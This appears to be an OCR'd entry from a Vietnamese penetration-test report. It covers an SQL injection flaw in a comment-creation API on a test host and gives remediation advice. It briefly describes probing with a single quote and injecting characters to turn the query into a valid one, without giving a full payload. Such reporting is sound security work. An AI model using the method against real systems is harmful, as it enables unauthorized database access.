
Chức năng Create comment		
Các POST requests */api/comment*	*http://tokyo.test/api/comment*	*comment*

– Mô tả: Thực hiện việc chèn ký tự "'" vào phần path Header và thấy response trả về đoạn mã SQL bị lỗi. Khai thác lỗ hổng bằng việc chèn vào các ký tự nhằm biến câu lệnh SQL thành câu lệnh đúng và có thể khai thác lỗ hổng.









– Cách khắc phục:

+ Thực hiện xác thực giá trị đầu vào do người dùng cung cấp.
+ Không thực hiện trực tiếp các câu lệnh SQL động để truy vấn.
+ Tạo và cấp quyền truy cập cơ sở dữ liệu cho các loại người dùng khác nhau.